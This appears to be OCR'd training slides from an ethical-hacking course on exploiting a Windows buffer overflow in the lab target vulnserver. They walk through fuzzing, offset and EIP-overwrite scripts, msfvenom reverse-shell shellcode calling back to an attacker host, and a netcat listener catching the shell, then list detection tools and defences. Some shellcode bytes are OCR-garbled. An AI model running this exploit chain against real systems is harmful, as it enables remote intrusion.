


The screenshot shows a window titled "fuzz.py (~) - Pluma" with the following Python code:

```
1#!/usr/bin/python
2import sys, socket
3from time import sleep
4
5buff = "A" * 100
6
7while True:
8    try:
9        soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10       soc.connect(('10.10.10.10', 9999))
11
12       soc.send(('TRUN /.:/' + buff))
13       soc.close()
14       sleep(1)
15       buff = buff + "A" * 100
16    except:
17        print "Fuzzing crashed vulnerable server at %s bytes" % str(len(buff))
18        sys.exit()
```

```
[root@parrot]~/.fuzz.py
^CFuzzing crashed vulnerable server at 2300 bytes
[root@parrot]~/.#
```

Windows Buffer Overflow Exploitation (Cont'd)




Windows Buffer Overflow Exploitation (Cont'd)



Identify the Offset


- Attackers use the Metasploit framework `pattern_create` and `pattern_offset` ruby tools to identify the offset and exact location where the EIP register is being overwritten



The screenshot shows a terminal window titled "findoff.py (~) - Pluma". The menu bar includes File, Edit, View, Search, Tools, Documents, and Help. Below the menu is a toolbar with icons for Open, Save, Undo, and others. A tab bar shows "findoff.py x". The main area contains the following Python script:

```
1#!/usr/bin/python
2import sys, socket
3
4
5offset="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
6
7try:
8    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9    soc.connect(('10.10.10.10', 9999))
10   soc.send((('TRUN .' + offset)))
11   soc.close()
12except:
13    print "Error: Unable to establish connection with Server"
14    sys.exit()
```

Windows Buffer Overflow Exploitation (Cont'd)



Windows Buffer Overflow Exploitation (Cont'd)



Overwrite the EIP Register

- Overwriting the EIP register allows attackers to identify whether the EIP register can be controlled and can be overwritten with **malicious shellcode**



```
overwrite.py (~) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
overwrite.py x
1#!/usr/bin/python
2import sys, socket
3
4shellcode="C" * 2003 + "D" * 4
5
6try:
7    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8    soc.connect(('10.10.10.10', 9999))
9    soc.send(('TRUN ./:' + shellcode))
10   soc.close()
11except:
12    print "Error: Unable to establish connection with Server"
13    sys.exit()
```

Python ▾ Tab Width: 4 ▾ Ln 13, Col 15 INS



Windows Buffer Overflow Exploitation (Cont'd)



Immunity Debugger - vulnserver.exe - [CPU - thread 00000163C]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c P k b z r ... s ?

Immunity Consulting Services Manager

Registers (FPU)

EIP 44444444

Observe the EIP register is overwritten with four D's (ASCII value: 44)

Address Hex dump ASCII

00403000 FF FF FF FF FF 00 40 00 00 . . .
00403008 70 2E 40 00 00 00 00 00 D .@.
00403010 FF FF FF FF FF 00 40 00 00 . . .
00403018 70 2E 40 00 00 00 00 00 D .@.
00403020 FF FF FF FF FF 00 40 00 00 . . .
00403028 00 00 00 00 00 00 00 00 . . .
00403030 00 00 00 00 00 00 00 00 . . .
00403038 00 00 00 00 00 00 00 00 . . .
00403040 00 00 00 00 00 00 00 00 . . .
00403048 00 00 00 00 00 00 00 00 . . .
00403050 00 00 00 00 00 00 00 00 . . .
00403058 00 00 00 00 00 00 00 00 . . .
00403060 00 00 00 00 00 00 00 00 . . .
00403068 00 00 00 00 00 00 00 00 . . .
00403070 00 00 00 00 00 00 00 00 . . .
00403078 00 00 00 00 00 00 00 00 . . .
00403080 00 00 00 00 00 00 00 00 . . .
00403088 00 00 00 00 00 00 00 00 . . .
00403090 00 00 00 00 00 00 00 00 . . .
00403098 00 00 00 00 00 00 00 00 . . .
004030A0 00 00 00 00 00 00 00 00 . . .
004030A8 00 00 00 00 00 00 00 00 . . .
004030B0 00 00 00 00 00 00 00 00 . . .
004030B8 00 00 00 00 00 00 00 00 . . .
004030C0 00 00 00 00 00 00 00 00 . . .
004030D0 00 00 00 00 00 00 00 00 . . .
004030E0 00 00 00 00 00 00 00 00 . . .
004030E8 00 00 00 00 00 00 00 00 . . .


00CEFA00 007E4700 * . ASCII "TRUN .:/CCCCCCC
00CEFA00 007E3300 S . ASCII "TRUN .:/CCCCCCC
00CEFA04 00000000 . . .
00CEFA08 00000000 . . .
00CEFA0C 00000000 . . .
00CEFA0E 00000044 0 . . .
00CEFA10 00000000 . . .
00CEFA14 00000000 . . .
00CEFA18 00000000 . . .
00CEFA1C 00000000 . . .
00CEFA20 00000001 0 . . .
00CEFA24 007E4710 0 . . . ASCII "TRUN .:/CCCCCCC
00CEFA28 00000000 . . .
00CEFA2C 00000000 . . .
00CEFA30 00000000 . . .
00CEFA34 00000000 . . .
00CEFA38 00000000 . . .
00CEFA3C 00000000 . . .
00CEFA40 002C0000 . . .
00CEFA44 009FEA30 0 . . .
00CEFA48 009FEA28 0 . . .
00CEFA4C 009FEA28 0 . . .
00CEFA50 00000027 0 . . .
00CEFA54 35000025 S . . .

[15:53:19] Access violation when executing [44444444] - use Shift+F7/F8/F9 to pass exception to program | Paused

Windows Buffer Overflow Exploitation (Cont'd)

Identify Bad Characters

- Before injecting the shellcode into the EIP register, attackers identify bad characters that may cause issues in the shellcode
- You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars




Windows Buffer Overflow Exploitation (Cont'd)

- In this step, attackers identify the right module of the vulnerable server that lacks memory protection

- In Immunity Debugger, you can use scripts such as **mona.py** to identify modules that lack memory protection

Identify the Right Module



Windows Buffer Overflow Exploitation (Cont'd)

The screenshot shows the Immunity Debugger interface with the following details:

- Registers (CPU):** Shows CPU register values.
- Log Data:** Displays the output of the mona.py script, including module information and assembly dump results.
- Parrot Terminal:** A separate terminal window titled "Parrot Terminal" containing the command "nasm > JMP ESP".

A callout box points from the "Return address of the vulnerable module" in the log data to the "JMP ESP" command in the Parrot Terminal.

```
[root@parrot] ~
└─# /usr/share/metasploit-framework/tools/exploit/nasm shell.rb
nasm > JMP ESP
00000000 FFE4:    jmp esp
nasm >
```

Windows Buffer Overflow Exploitation (Cont'd)

Windows Buffer Overflow Exploitation (Cont'd)

Generate Shellcode and Gain Shell Access

- Attackers use the **msfvenom command** to generate the shellcode and inject it into the EIP register to gain shell access to the target vulnerable server

Parrot Terminal

```
[root@parrot] ~
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.13 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
\xbd\x8f\x62\x1f\x83\xd9\xd0\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
\x52\x31\x68\x12\x83\xe8\xfc\x03\xe7\x6c\xfd\x76\x0b\x98\x83"
\x79\xf3\x59\xe4\xf0\x16\x68\x24\x66\x53\xdb\x94\xec\x31\xd0"
\x5f\xaa\x1a\x63\x2d\x6d\xc6\x4c\x98\x4b\xe9\xd5\xb1\xa8\x68"
\x56\xc8\xfc\x4a\x67\x03\xf1\x8b\xaa\x7e\xfb\xd9\x79\xf4\xaf"
\xcd\x0e\x40\x6c\x66\x5c\x44\xf4\x9b\x15\x67\xd5\x0a\x2d\x3e"
\xf5\xad\xe2\x4a\xbc\xb5\xe7\x77\x76\x4e\xd3\x0c\x89\x86\x2d"
\xec\x26\xe7\x81\x1f\x36\x20\x25\xc0\x4d\x58\x55\x7d\x56\x9f"
\x27\x59\xd3\x3b\x8fx\x2a\x43\xe7\x31\xef\x12\x6c\x3d\x4b\x50"
\x2a\x22\x4a\xb5\x41\x5e\xc7\x38\x85\xd6\x93\x1e\x01\xb2\x40"
\x3e\x1e\x26\x2f\x42\xc1\x97\xe5\x09\xec\xcc\x97\x50\x79"
\x20\x9a\x6a\x79\x2e\xad\x19\x4b\xf1\x85\xb5\xe7\x7a\x80\x42"
\x07\x51\x74\xdc\xf6\x5a\x85\xf5\x3\x0e\xd5\x6d\x94\x2f\xbe"
\x6d\x19\xfa\x11\x3d\xb5\x55\xd2\xed\x75\x00\xba\xe7\x79\x79"
\xda\x08\x50\x12\x71\xf3\x33\x17\x8c\xf1\xce\xf1\x92\x05\x0c"
\xd3\x1b\x3\x88\xfb\x4d\xbc\x24\x65\xd4\x36\xd4\x6a\xc2\x33"
\xd6\xe1\xc4\x99\x01\x0f\x4e\xec\x2\xda\x04\xd9\xfd\xf0"
\xaa\x86\x6c\x9f\x30\x0c\x8c\x08\x67\x85\x63\x41\xed\x3b\xdd"
\xfb\x13\xc6\xbb\xc4\x97\xd\x78\xca\x16\xd3\xc4\xe8\x08\x2d"
\xc4\xb4\x93\x62\x2a\x2a\x47\x4a\xc5\x84\x11\x21\x8f\x40"
\xe7\x09\x10\x16\xe8\x47\xe6\xf6\x59\x3e\xbf\x09\x55\xd6\x37"
\x72\x8b\x46\xb7\x91\x0f\x66\x5a\x7b\x7a\x0f\xc3\xee\xc7\x52"
\xf4\xc5\x04\xb6\x77\xef\xf4\x88\x67\x98\xf1\xd5\x2f\x77\x88"
\x40\xda\x77\x3f\x66\xcf";
```

Parrot Terminal

```
[root@parrot] ~
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.10.13] from (UNKNOWN) [10.10.10.10] 20018
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Desktop\vulnserver-master>
```

Parrot Terminal

```
[root@parrot] ~
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.10.13] from (UNKNOWN) [10.10.10.10] 20450
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.


C:\Users\Admin\Desktop\vulnserver-master>whoami
whoami
windows10\admin

C:\Users\Admin\Desktop\vulnserver-master>
```

Buffer Overflow Detection Tools

OllyDbg

OllyDbg dynamically **traces stack frames** and program execution, and it logs arguments of known functions



Veracode
<https://www.veracode.com>



Flawfinder
<https://dwheeler.com>



Kiuwan
<https://www.kiuwan.com>



Splint
<https://github.com>



BOVSTT
<https://github.com>

Defending against Buffer Overflows

- 1 Develop programs by following **secure coding practices** and guidelines
- 2 Use **address space layout randomization** (ASLR) technique
- 3 Validate arguments and **minimize code** that requires root privileges
- 4 Perform **code review** at the source code level by using static and dynamic code analyzers
- 5 Allow the compiler to **add bounds** to all buffers
- 6 Implement **automatic bounds checking**
- 7 Always protect the **return pointer** on the stack
- 8 Never allow execution of code outside the code space
- 9 Regularly patch the applications and operating systems
- 10 Perform **code inspection** manually with a checklist to ensure that the code meets certain criteria
- 11 Employ **Data Execution Prevention** (DEP) to mark memory regions as non-executable
- 12 Implement **code pointer integrity** checking to detect whether a code pointer has been corrupted before it is dereferenced

1 System Hacking Concepts

2 Gaining Access

3 Escalating Privileges

4 Maintaining Access

5 Clearing Logs



Privilege Escalation

- An attacker can gain access to the network using a **non-admin user account** and the next step would be to gain administrative privileges
- The attacker performs a privilege escalation attack that takes advantage of **design flaws, programming errors, bugs, and configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allow the attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, or worms


Types of Privilege Escalation

1. Horizontal Privilege Escalation

- ➊ Refers to acquiring the same privileges that have already been granted, by assuming the identity of another user with the same privileges

2 Vertical Privilege Escalation

- ➋ Refers to gaining higher privileges than those existing



Privilege Escalation by Exploiting Vulnerabilities



